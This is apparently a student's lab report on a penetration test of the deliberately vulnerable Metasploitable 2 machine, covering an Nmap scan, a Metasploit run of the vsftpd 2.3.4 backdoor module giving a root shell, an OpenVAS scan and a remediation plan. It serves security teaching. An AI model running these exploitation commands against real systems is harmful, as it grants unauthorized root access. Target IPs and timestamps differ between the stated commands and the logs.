



Practical 6: Capstone Project – Full VAPT Engagement

Objective


- The objective of this practical is to simulate a complete Vulnerability Assessment and Penetration Testing (VAPT) engagement on a vulnerable system. The assessment follows the PTES methodology, including reconnaissance, vulnerability analysis, exploitation, validation, and remediation planning. The target system used for this exercise is the intentionally vulnerable **Metasploitable 2 virtual machine**, and the testing environment consists of **Kali Linux, Metasploit Framework, Nmap, and OpenVAS**.

Tools Used

- Kali Linux
- Nmap
- Metasploit Framework
- OpenVAS (Greenbone Vulnerability Manager)
- Metasploitable 2 (Target Machine)

Step 1: Target Connectivity Verification

- The first step was to verify connectivity between the attacker machine (Kali Linux) and the target machine (Metasploitable 2). A **ping command** was executed from Kali Linux to ensure that the target host was reachable on the network.
- **Command Used** : ping 192.168.56.101
- The successful response confirmed that the target system was active and accessible.



```
(kali㉿kali)-[~]
$ ping 192.168.177.134
PING 192.168.177.134 (192.168.177.134) 56(84) bytes of data:
64 bytes from 192.168.177.134: icmp_seq=1 ttl=64 time=1.41 ms
64 bytes from 192.168.177.134: icmp_seq=2 ttl=64 time=0.857 ms
64 bytes from 192.168.177.134: icmp_seq=3 ttl=64 time=0.918 ms
64 bytes from 192.168.177.134: icmp_seq=4 ttl=64 time=0.801 ms
^C
— 192.168.177.134 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 0.801/0.995/1.406/0.240 ms
```

Figure 1: Ping result

Step 2: Network Scanning and Service Enumeration

- After verifying connectivity, a network scan was performed using **Nmap** to identify open ports and running services on the target machine. Service version detection was also enabled to identify potentially vulnerable services.
- **Command Used** : nmap -sV -A 192.168.56.101



- The scan results revealed multiple open ports. One critical discovery was that the FTP service running on port **21** was using **vsftpd version 2.3.4**, which is known to contain a backdoor vulnerability allowing remote command execution.

```
(kali@kali)~$ nmap -sV -A 192.168.177.134
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-09 06:59 EDT
Nmap scan report for 192.168.177.134
Host is up (0.0010s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to 192.168.177.135
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_  1024 60:0f:cf:el:c0:5f:6a:7d:6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:bb:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ssl-date: 2026-03-09T10:59:30+00:00; -1s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 1024000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-cert: Subject: commonName=ubuntu004-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_sslv2:
|_SSLv2 supported
|_ciphers:
|_  SSL2_RC2_128_CBC_WITH_MD5
|_  SSL2_RC4_128_WITH_MD5
|_  SSL2_DES_192_EDE3_CBC_WITH_MD5
|_  SSL2_RC4_128_EXPORT40_WITH_MD5
|_  SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_  SSL2_DES_64_CBC_WITH_MD5
```

Figure 2: Nmap scan

Step 3: Exploit Identification

- After identifying the vulnerable service, the **Metasploit Framework** was used to search for available exploits targeting the detected vulnerability.
- **Command Used** : search vsftpd
- The search results showed the exploit module: exploit/unix/ftp/vsftpd_234_backdoor
- This exploit targets the known backdoor vulnerability present in vsftpd 2.3.4.

```
msf > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank   Check  Description
-  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
--      -
CHOST      no               no        The local client address
CPORT      no               no        The local client port
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapn1
RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21               yes       The target port (TCP)

Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.177.134
RHOSTS => 192.168.177.134
```

Figure 3: Metasploit search result

Step 4: Exploit Configuration

- The exploit module was loaded in Metasploit and configured to target the Metasploitable system.



- **Commands Used** : use exploit/unix/ftp/vsftpd_234_backdoor
show options
set RHOSTS 192.168.56.101
- After setting the required parameters, the exploit was executed.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.177.134:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.177.134:21 - USER: 331 Please specify the password.
[+] 192.168.177.134:21 - Backdoor service has been spawned, handling...
[+] 192.168.177.134:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.177.135:40373 → 192.168.177.134:6200) at 2026-03-09 06:34:41 -0400
```

Figure 4: Successful shell opened

Step 5: Exploitation and System Access

- The exploit successfully established a command shell session on the target machine. This confirmed that the FTP service vulnerability could be exploited to gain unauthorized access to the system.
- To verify access, basic system commands were executed.
- **Commands Used**
whoami
id
- The command output confirmed that the attacker had obtained system-level access.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.177.134:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.177.134:21 - USER: 331 Please specify the password.
[+] 192.168.177.134:21 - Backdoor service has been spawned, handling...
[+] 192.168.177.134:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.177.135:40373 → 192.168.177.134:6200) at 2026-03-09 06:34:41 -0400

whoami
root
getuid
sh: line 7: getuid: command not found
pwd
/
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
exit
```

Figure 5: Successful shell and command verification (whoami)

Step 6: Vulnerability Assessment Using OpenVAS

- After confirming exploitation, a vulnerability assessment scan was performed using **OpenVAS** to identify additional vulnerabilities and validate the findings.
- A new scan task was created for the Metasploitable 2 target system.




Figure 6: OpenVAS dashboard showing scan task created for Metasploitable 2



Step 7: Scan Execution

- The vulnerability scan was initiated from the OpenVAS dashboard. During the scanning process, the system analyzed open ports, running services, and known vulnerabilities associated with those services.




Figure 7: Scan status showing “Running”

Step 8: Scan Completion

- After the scan was completed, the results were analyzed. The report confirmed the presence of multiple vulnerabilities, including the **VSFTPD 2.3.4 backdoor vulnerability**.




Figure 8: Scan status showing “Completed (Done)”

Step 9: Vulnerability Details

- The OpenVAS report provided detailed information about the detected vulnerability. The **vsftpd 2.3.4 backdoor vulnerability** allows attackers to execute arbitrary commands remotely if exploited successfully.
- This vulnerability is classified as a **critical security issue** because it allows attackers to gain unauthorized system access.



OPENVAS

Dashboards

Scans

Assets

Resilience

Security Information

NVTs

CVEs

CPEs

CERT-Bund Advisories

DFN-CERT Advisories

Configuration

Administration

Help

Information

Preferences (0)

User tags (0)

Summary

vsftpd is prone to a backdoor vulnerability.

Scoring

CVSS

CVSS Base

9.8 (Critical)

CVSS Base Vector

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS Origin

NVD

CVSS Date

Mon, Apr 12, 2021 7:15 PM Coordinated Universal Time

Insight

The tainted source package contains a backdoor which opens a shell on port 6200/tcp.

Detection Method

Quality of Detection: remote_vul (99%)

Affected Software/OS

The vsftpd 2.3.4 source package downloaded between 20110630 and 20110703 is affected.

Impact

Attackers can exploit this issue to execute arbitrary commands in the context of the application. Successful attacks will compromise the affected application.

Version 26.9.0

Figure 9: vsftpd backdoor vulnerability details

Attack Timeline

Timestamp	Target IP	Vulnerability	PTES Phase
2026-03-09 14:05	192.168.177.134	Network connectivity verification	Reconnaissance
2026-03-09 14:10	192.168.177.134	Service enumeration using Nmap	Reconnaissance
2026-03-09 14:15	192.168.177.134	VSFTPD 2.3.4 vulnerability identified	Vulnerability Analysis
2026-03-09 14:20	192.168.177.134	Exploitation using Metasploit	Exploitation
2026-03-09 14:25	192.168.177.134	Shell access verification	Post Exploitation
2026-03-09 14:40	192.168.177.134	OpenVAS vulnerability scan	Validation



Remediation Plan

- To mitigate the identified vulnerabilities and strengthen the security posture of the system, several remediation measures are recommended.
 - First, the vulnerable **vsftpd 2.3.4 FTP service** should be upgraded to a secure and supported version. Outdated software often contains known vulnerabilities that attackers can easily exploit.
 - Second, unnecessary services running on the system should be disabled to reduce the attack surface. Only essential services should remain active.
 - Third, a proper **patch management process** should be implemented to ensure that all operating systems and applications are regularly updated with the latest security patches.
 - Additionally, implementing the **principle of least privilege** will restrict unauthorized access and limit the impact of potential attacks.
 - Network security controls such as firewalls and intrusion detection systems should also be deployed to monitor and block suspicious activities.
 - Finally, organizations should perform regular **vulnerability assessments using tools such as OpenVAS** to continuously identify and remediate security weaknesses.
-

Stakeholder Briefing (Non-Technical Summary)

- A security assessment was conducted on a test system (Metasploitable 2) to simulate how attackers might identify and exploit weaknesses in an organization's infrastructure. During the assessment, several services running on the system were analyzed to detect potential security issues. The testing process revealed that the system was running an outdated file transfer service known as **vsftpd version 2.3.4**, which contains a known security flaw.
 - Using standard penetration testing tools, it was demonstrated that this vulnerability could allow an unauthorized user to gain access to the system. This type of weakness could potentially allow attackers to execute commands, access sensitive data, or disrupt system operations if present in a real production environment.
 - To reduce such risks, it is recommended to regularly update software, disable unnecessary services, apply security patches, and perform periodic vulnerability assessments. Implementing these measures will significantly improve the overall security posture of the system.
-

Conclusion

- This practical exercise successfully demonstrated a complete Vulnerability Assessment and Penetration Testing (VAPT) engagement using a controlled lab environment. The testing process followed the PTES methodology, beginning with network reconnaissance and service enumeration using Nmap. During the assessment, a vulnerable FTP service running **vsftpd 2.3.4** was identified on the target system.
-



- The vulnerability was successfully exploited using the Metasploit Framework, which allowed command shell access to the target machine. Post-exploitation verification confirmed that unauthorized system access was possible due to the presence of the backdoor vulnerability. Additionally, OpenVAS was used to perform a vulnerability scan and validate the findings.
 - The exercise highlighted the importance of identifying outdated software and applying proper security controls. Regular vulnerability assessments, timely patch management, and system hardening practices are essential to prevent such vulnerabilities from being exploited in real-world environments.
-

References

1. **Nmap Official Documentation**
<https://nmap.org/docs.html>
 2. **Metasploit Framework Documentation**
<https://docs.metasploit.com>
 3. **Greenbone / OpenVAS Vulnerability Management Documentation**
<https://docs.greenbone.net>
 4. **VSFTPD 2.3.4 Backdoor Vulnerability (CVE-2011-2523)**
<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523>
 5. **Metasploitable 2 Vulnerable VM Download and Guide**
<https://sourceforge.net/projects/metasploitable>
-